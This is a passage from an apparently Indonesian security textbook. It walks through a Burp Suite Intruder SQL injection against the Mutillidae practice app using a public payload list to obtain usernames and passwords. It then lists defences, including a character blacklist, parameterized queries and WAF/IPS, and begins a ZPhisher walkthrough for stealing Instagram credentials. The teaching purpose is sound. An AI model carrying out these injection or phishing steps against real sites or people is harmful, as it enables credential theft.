
Gambar 3.14 Tampilan *Burp Suite* Setelah *Create Project*

- Setelah *dashboard* muncul, silahkan kembali ke *mozilla firefox* dan pilih *network* dalam menu setting.




Gambar 3.15 Pengaturan Jaringan Pada *Mozilla FireFox*

Ubah pengaturan *proxy* ke manual *proxy configuration*, dan atur *HTTP Proxy*, *HTTPS Proxy*, *SOCKS Host* dan *Port* menjadi seperti berikut.




Gambar 3.16 Pengaturan *Proxy*

4. Setelah itu nyalakan *intercepts* yang berada pada tab *proxy* di *Burp Suite*.




Gambar 3.17 Menyalakan *Intercepts* pada *Burp Suite*

- Setelah *intercept* menyala, isikan kolom nama dan *password* dengan sembarang lalu tekan enter.




Gambar 3.18 Mengisi Sembarang Data Pada Form Dilaman *Mutillidae*

6. Setelah tekan enter, *burpsuite* akan mendapatkan *URL* yang dikirimkan tadi.




Gambar 3.19 Hasil *Intercepts* Pada *Burp Suite*

7. Lalu tekan action, dan klik send to *intruder*.



Gambar 3.20 Mengisi Hasil Ke *Intruder*

8. Buka tab *intruder*, dan klik clear.



Gambar 3.21 Membersihkan Data Hasil *Intercepts*


9. Setelah di *clear*, highlight username yang tadi diisi dan tekan *add*.



Gambar 3.22 Highlight Dan Menambahkan Data


10. Lalu buka tab *payload*, dan tempelkan kode *SQL.txt* dari *github* ini.

<https://github.com/xmendez/wfuzz/blob/master/wordlist/Injections/SQL.txt>




Gambar 3.23 Paste *SQL Text* dari Github

11. Lalu tekan start attack, dan akan muncul menu seperti berikut.




Gambar 3.24 Mencoba Untuk Masuk Ke SQL

12. User dapat mengklik dan melihat hasilnya dengan cara memilih salah satu *payload* dan klik tab *response*, lalu *render*. Jika berhasil maka akan muncul seperti berikut.



Gambar 3.25 Tampilan Berhasil Masuk

13. Berikut adalah tampilan *username* dan *password* yang berhasil didapatkan dari *SQL Injection* menggunakan *burp suite*.



Gambar 3.26 Hasil Akhir Berhasil Masuk

3.5.1.3. Patching / Prevent attacking

Setelah kita mengetahui aplikasi website yang telah di *testing* mempunyai kerentanan, *cybersecurity* mempunyai skill menambal sistem serta mencegah penyerangan *SQL injection*.

1. Mengatur Format Kotak Pengisian

Anda bisa mencegah terjadinya *SQL injection* dengan mengatur jenis karakter yang bisa diinput pada kotak pengisian. Misal, aturlah agar form nama hanya bisa diisi dengan huruf saja. Sedangkan, form nomor telepon hanya bisa diisi dengan nomor.

Selain itu, Anda juga bisa membatasi jumlah karakter pada kotak pengisian. Misalnya, batasi form nama maksimal 25 karakter. Pembatasan ini mampu mengurangi risiko penulisan kode injeksi *SQL* pada form pengisian website Anda.

2. Validasi Input Data

Validasi input umumnya terbagi menjadi dua metode, yaitu *whitelisting* dan *blacklisting*.

- 1) *Whitelisting* merupakan metode penyaringan data dengan hanya menerima input data yang sudah dipastikan aman. Input data yang berada di luar daftar *whitelist* ini akan otomatis ditolak.

- 2) *Blacklisting* merupakan kebalikan dari *whitelisting*, yakni hanya menolak input data yang sudah diketahui buruk atau berbahaya, seperti karakter-karakter tertentu (&, ;, ` , ' , \, " , | , * , ? , ~ , < , > , ^ , (,) , [,] , { , } , \$, \n, dan \r).

Anda bisa menerapkan salah satu atau keduanya sekaligus untuk menyaring data yang bisa diproses website Anda.

3. Menggunakan *Parameterized SQL Query*

Penggunaan *parameterized query* atau *prepared statement* merupakan teknik sederhana yang terbilang mudah guna mencegah *SQL injection*.

Tujuan dari metode ini adalah untuk membedakan antara *SQL query* dengan data *input* pengguna. Contoh sederhananya adalah dengan kode berikut:

```
PreparedStatement statement =
connection.prepareStatement("SELECT * FROM products
WHERE category = ?");
statement.setString(1, input);
ResultSet resultSet = statement.executeQuery();
```

Gambar 3.27 Perintah *Query Select Dan Where*

Kode di atas membuat perintah *query SELECT dan WHERE* dibaca sebagai data biasa. Jadi, meskipun penyerang menuliskan perintah query pada kotak *input*, *query* tersebut tidak akan mampu mengubah struktur *query website/aplikasi* Anda.

4. Menggunakan *SQL Escape String*

Anda bisa menggunakan *SQL Escape String* untuk mencegah masuknya *query SQL* berbahaya ke *database website*.

SQL Escape String sendiri adalah rangkaian kode yang berfungsi menambahkan karakter *escape*, yakni mengubah satu karakter yang dianggap berbahaya (') menjadi karakter lain (\'). Misalnya *SQL injec'tion* menjadi *SQL injec\'tion*.

```
$kar = "SQL injec'tion";
$filter = mysql_escape_string($kar);
echo"Hasil filter : $filter";
```

Gambar 3.28 Perintah *SQL Escape*

Kode di atas akan merubah karakter (') dan menunjukkan pesan hasil filter : *SQL injec\ 'tion*. Dengan begitu, *query SQL* yang dimasukkan tidak akan terbaca sebagai perintah yang berbahaya.

5. Mematikan Notifikasi *Error*

Adanya notifikasi *error* memudahkan anda saat proses pengembangan website. Namun, setelah website aktif digunakan, sebaiknya matikan notifikasi *error* tersebut.

Meski fitur notifikasi *error* memudahkan dalam menemukan kesalahan website/aplikasi yang dikembangkan, tapi penting untuk mematakannya ketika website sudah masuk fase penggunaan.

Pasalnya, fitur ini dapat disalahgunakan oleh hacker. Hacker dapat mengetahui celah keamanan website dari *error* yang dimunculkan. Lalu, bisa leluasa melakukan aksi *SQL injection*.

6. Mengamankan Database

Untuk mengamankan database dari serangan *SQL injection*, inilah beberapa cara yang bisa dilakukan:

- 1) Mengatur *user privilege* atau hak akses terhadap *database* guna membatasi jumlah pengguna yang mampu merubah/modifikasi data.
- 2) Melakukan pemisahan data *kredensial* yang bersifat *vital*, seperti tabel *username* dan *password*. Dengan demikian, apabila hacker mendapatkan akses ke *username*, belum tentu mereka dapat mengakses tabel *passwordnya*.
- 3) Menerapkan *enkripsi* data pada tabel database guna melindungi *username* dan *password* pengguna. Dengan begitu, penyerang tidak mampu mengetahui isi data meskipun berhasil mengaksesnya.
- 4) Mengganti *password* secara berkala untuk semua akun yang dapat mengakses database.

7. Menggunakan WAF dan IPS

Pemasangan *Web Application Firewall* (WAF) dapat menyaring potensi serangan *SQL injection* serta serangan siber lainnya. WAF akan mencocokkan *query* yang masuk dengan daftar *query SQL* berbahaya yang selalu terupdate.

Beberapa WAF terbaru kini juga mampu mendeteksi reputasi *IP* guna mencari *IP* yang dianggap berbahaya.

Selain WAF, Anda juga bisa memasang *Intrusion Prevention System* (IPS). Lapisan keamanan ini berfungsi memantau *traffic* pada *OS* dan jaringan.


IPS akan mendeteksi tiap data yang berseliweran dan menentukan apakah ada yang berbahaya berdasarkan rekam jejaknya. Dengan begitu, *IPS* dapat mencegah komunikasi dan transaksi data yang tidak sah.

3.5.2. Phishing

Phising atau pengelabuan dalam istilah komputer adalah suatu bentuk penipuan yang dicirikan dengan percobaan untuk mendapatkan informasi yang sensitif, seperti kata sandi, data pribadi dan kartu kredit. Cara kerja *phising* umumnya dilakukan melalui penggunaan email palsu mengatasnamakan *admin*, atau melalui situs web palsu yang sangat mirip dengan situs web yang asli. Informasi data *phising* yang diperoleh bisa langsung dimanfaatkan untuk menipu korban. Atau, bisa juga dijual ke pihak lain untuk melakukan tindakan tidak bertanggung jawab seperti penyalahgunaan akun.


Tools yang sering dipakai para *attacker* biasanya memakai *ZPhisher* dengan menggunakan bahasa pemrograman *Python*. Berikut merupakan implementasi yang biasa dilakukan oleh para *attacker*:

1. Buka *Linux* dan pergi ke folder dimana *attacker* menyimpan file *ZPhisher*, setelah itu jalankan melalui *terminal* dengan cara mengetik:
bash ZPhisher.sh




Gambar 3.29 Tampilan Menu ZPhisher

- Setelah dijalankan akan muncul menu sebagai berikut, *attacker* dapat memilih menu mana yang ingin digunakan untuk melakukan *phishing*. Jika *attacker* ingin mengetahui username dan *password* instagram korban, maka pilih menu “Instagram” dengan cara mengetik *index*nya pada *terminal*.



